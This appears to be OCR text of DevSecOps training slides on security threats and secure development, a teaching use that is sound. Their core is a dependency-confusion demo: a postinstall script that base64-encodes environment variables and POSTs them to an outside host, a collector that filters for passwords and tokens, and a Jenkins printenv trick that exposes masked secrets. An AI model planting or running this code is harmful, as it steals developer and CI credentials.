DevSecOps

Part 2

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AMADEUS

DevSecOps

- PART 1 – DevOps foundations
- **PART 2 – DevSecOps to secure software**
- PART 3 – Securing DevSecOps
- PART 4 - Lab

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PART 2 – Securing the software with DevSecOps

- Security threats
- Secure Development Lifecycle
- Security scanners

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
2.1 Security threats



"If you know the enemy and know yourself
you need not fear the result of a hundred battles".

Sun Tzu, The Art of War
500 BC

Before we start

Questions

What are the security threats ?


You got 2 hours 😀

OWASP Top 10

The usual suspects

- Broken access control
- Cryptographic failures
- Injection
- Insecure Design
- Security Misconfiguration
- Vulnerable & Outdated Components
- Identification and Authentication failures
- Software and Data integrity failures
- Security logging and monitoring failures
- Server side request forgery

Generic types of protection




Active
Firewall, WAF,...

Passive
Design, Flaws, Dependencies,...

Leaning towards security

Defense in depth

Each component (layer) is like a cheese slice



Each layer has its own vulnerabilities but all together they mitigated them

Real life example

- Extract from “Azure Winter Tech 2023” conference

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

Hacker time !

It all starts with a post on Stack Overflow.



2 findings

- "coolest-logger" is a javascript library
- "coolest-logger" does not exist on public repository (npm)



It's time to attempt a dependency confusion attack!

"Dependency confusion attack" ?

Dependency Confusion: How I Hacked Into Apple, Microsoft and Dozens of Other Companies

The Story of a Novel Supply Chain Attack

Alex Birsan · Follow
11 min read · Feb 9, 2021

120 000$ of bounty in 1 week !

The artifact manager uses 2 sources
- Private repository
- Public repository

If naming conflict, difference strategies
- ✗ Use public first
- ✓ Use private first
- ✗ Choose arbitrarily the best

How to exploit the attack?

Create a library with same name and different version

Is it unusual ?

Package description

{} package.json > abc license

```
1  {
2    "name": "coolest-logger",
3    "version": "0.2.28",
4    "description": "This is a very cool library to log using unicorn and robots",
5    "main": "index.js",
     Debug
6    "scripts": {
7      "test": "echo \"Error: no test specified\" && exit 1",
8      "postinstall": "node test/postinstall.js"
9    },
10   "author": "Benjamin Hilaire",
11   "license": "ISC"
12 }
```

How to exploit the attack?

Translation :
The "test" does an HTTPS request to *azurewintertech.com* containing the environment variables

```
test > JS postinstall.js > ...
1  const https = require('https')
2  const TEST_SERVER = 'azurwintertech.com'
3  const TEST_PORT = 80
4  const options = {
5      hostname: TEST_SERVER,
6      port: TEST_PORT,
7      path: '/install',
8      method: 'POST',
9      headers: {
10         'Content-Type': 'application/json'
11     }
12 }
13 // Execute an harmless request to the server
14 try {
15     const req = http.request(options, (res) => {
16         console.log(`statusCode: ${res.statusCode}`);
17     });
18     req.on('error', (error) => {
19         // Catch an error and does nothing about it
20     });
21     req.write(btoa(JSON.stringify(process.env)));
22     req.end();
23 } catch (error) {
24     console.error(error);
25 }
```

The btoa() function encodes information in base64, allowing for evasion of basic inspections

The environment game

Translation :
I am a Mac built after 2021 that belons to bhilaire, a java developer

```
SDKMAN_DIR=/Users/bhilaire/.sdkman
SDKMAN_PLATFORM=darwinarm64
```

Translation :
I'm a Jenkins 4.1.14 instance running its executors in Docker, hosted at "jenkins-pipeline.domains.com". My project is named "security", and my application is called "azuretech"

```
BUILD_URL=https://jenkins-pipeline.somedomains.com/job/security/job/test/job/azuretec
DOCKER_HOST=unix:///var/run/docker.sock
JENKINS_INSTANCE_VERSION=4.14.0
```

Translation :
I'm an Apache production server, version 2.4, running on RHEL, deployed within an OpenShift 4.x environment for an application named "watchtower"

```
HTTPD_VERSION=2.4
HOSTNAME=watchtower-prod-2-48zqn
KUBERNETES_PORT_443_TCP_PORT=443
LIBRARY_PATH=/opt/rh/httpd24/root/usr/lib64
KUBERNETES_SERVICE_PORT=443
container=oci
```

But it's getting better

Main Script

```
1  @Library('pipeline-toolbox') _
2  execEnv('animage',['timeout':15,activateDocker:true]) {
3  stage('Test'){
4          withCredentials([usernamePassword(credentialsId: 'TEST', usernameVariable: 'USERNAME', passwordVariable: 'PASSWORD')]) {
5              sh 'printenv'
6          }
7   }
8  }
```

```
18:21:41  + printenv
.......
18:21:41  PASSWORD=motDePasseSecret1;
18:21:41  USERNAME=bhilaire
```

In Jenkins, environment variables are utilized to store secrets such as passwords, tokens, etc

Passwords are replaced by "*" in Jenkins logs; however, the actual value can be easily extracted

Preparing the net

By using generative artificial intelligence, hackers can save time and require less knowledge in software development

Create a simple http server listening on port 6066, handling CORS and POST requests

Accept | Discard | Changed 29 lines

```
1
2  const http = require('http');
3
4  const PORT = 6066;
5
6  const server = http.createServer((req, res) => {
7    // Set CORS headers
8    res.setHeader('Access-Control-Allow-Origin', '*');
9    res.setHeader('Access-Control-Allow-Methods', 'POST');
10   res.setHeader('Access-Control-Allow-Headers', 'Content-Type');
11
12   if (req.method === 'POST') {
13     let body = '';
14     req.on('data', chunk => {
15       body += chunk.toString();
16     });
17     req.on('end', () => {
18       console.log(`Received data: ${body}`);
19       res.end('Data received');
20     });
21   } else {
22     res.end('Hello World!');
23   }
24 });
25
26 server.listen(PORT, () => {
27   console.log(`Server listening on port ${PORT}`);
28 });
29
```

Preparing the net

Environment variables are decoded using atob() and logged, with only usernames, passwords, and tokens kept for easier searching

```
19  function handlePostIntall(body){
20      // Log the decoded body
21      let decodedBody = JSON.parse(atob(body))
22      console.log(`\n\n \u{1F916} Body decoded:\n`,decodedBody)
23      // Filter out the user, password and token from the decoded body
24      Object.keys(decodedBody).forEach(element => {
25          if (!element.toLowerCase().includes('user') && !element.toLowerCase().includes
            ('password') && !element.toLowerCase().includes('token')) {
26              delete decodedBody[element]
27          }
28      });
29      console.log(`\n \u{1F480} User/Password/Token found:`)
30      console.log(decodedBody)
31  }
```

Now it’s time to fish !

```
~/g/coolest-lib master !1 npm publish
npm notice
npm notice 📦  coolest-logger@0.2.30
npm notice === Tarball Contents ===
npm notice 103B  README.md
npm notice 2.2kB index.js
npm notice 399B  package.json
npm notice 1.0kB test/env.json
npm notice 685B  test/postinstall.js
npm notice === Tarball Details ===
npm notice name:          coolest-logger
npm notice version:       0.2.30
npm notice filename:      coolest-logger-0.2.30.tgz
npm notice package size:  2.2 kB
npm notice unpacked size: 4.4 kB
npm notice shasum:        75c97d09d1ad386db318cd9fc894e6b16aba2984
npm notice integrity:     sha512-FSkKnaXcImu3Z[...]RTstHczv1ELbQ==
npm notice total files:   5
npm notice
npm notice Publishing to http://localhost:4873 with tag latest and default access
+ coolest-logger@0.2.30
```

Publishing a library with the same name in a public repository (npm) allows for the possibility that the intended application will incorporate it

Developer's point of view

```
~/g/azurtechserver master npm install                    ok 11:39:36
npm WARN using --force Recommended protections disabled.

added 86 packages, and audited 87 packages in 5s

12 packages are looking for funding
  run `npm fund` for details

found 0 vulnerabilities
~/g/azurtechserver master                          ok 5s 11:39:46
```

First catch !

```
🤖 Body decoded:
{
 MallocNanoZone: '0',
 USER: 'bhilaire',
 COMMAND_MODE: 'unix2003',
 __CFBundleIdentifier: 'com.microsoft.VSCode',
 LOGNAME: 'bhilaire',
 HOME: '/Users/bhilaire',
 SHELL: '/bin/zsh',
 __CF_USER_TEXT_ENCODING: '0x1F6:0x0:0x0',
 XPC_SERVICE_NAME: '0',
 XPC_FLAGS: '0x0',
 SHLVL: '1',
 PWD: '/Users/bhilaire/git_clones/coolest-lib',
 OLDPWD: '/Users/bhilaire/git_clones/coolest-lib',
 CLICOLOR: '1',
 LSCOLORS: 'Gxfxcxdxbxegedabagacad',
 EDITOR: '/usr/bin/nano',
 BLOCKSIZE: '1k',
 PAGER: 'less',
 LESS: '-R',
 P9K_SSH: '0',
 TERM_PROGRAM: 'vscode',
 TERM_PROGRAM_VERSION: '1.83.1',
 LANG: 'en_US.UTF-8',
 COLORTERM: 'truecolor',
 ZDOTDIR: '/Users/bhilaire',
 TERM: 'xterm-256color',
 ARTIFACTORY_USER: 'app-amadeus',
 ARTIFACTORY_TOKEN: 'eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJzdWIiOiIxMjM0NTY3ODkwIiwibmFtZSI6IkpvaG4gRG9lIiwiaWF0IjoxNTE2MjM5MDIyfQ.SflKxwRJSMeKKF2QT4fwpMeJf36POk6yJV_adQssw5c'
}
```

```
💀 User/Password/Token found:
{
  USER: 'bhilaire',
  __CF_USER_TEXT_ENCODING: '0x1F6:0x0:0x0',
  ARTIFACTORY_USER: 'app-amadeus',
  ARTIFACTORY_TOKEN: 'eyJhbGciOiJIUzI1NiIsIn
KxwRJSMeKKF2QT4fwpMeJf36POk6yJV_adQssw5c'
}
```

The hacker now holds credentials for repository access that could be powerfull

Questions

Going back to topic

- **What type of attack is it ?**
- **How to detect?**
- **Supply chain attack**
- **Software composition analysis (npm audit)**

Did you heard about ?


Going back to topic

Supply chain compromise

Outdated dependency

MFA Bombing

Misconfiguration



Human error ☹

Why me ?

I’m not a big tech company

- Business plan
  1. Watch all public repo
  2. Watch all DNS change
  3. Execute simple discovery tour
     - If interesting, automatic hacking tool
     - If really interesting, manual action

- What for ?
  - Fun
  - Bragging
  - Crypto-mining
  - Ransom
  - Create zombies for command and control
    - Hiding itself for future attack

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

2.2 Secure Development Lifecycle

The “Bunker” approach



The defense in depth



Secure Development Lifecycle

Lack of built-in security, by design & by default

Secure Development Lifecycle (SDL)

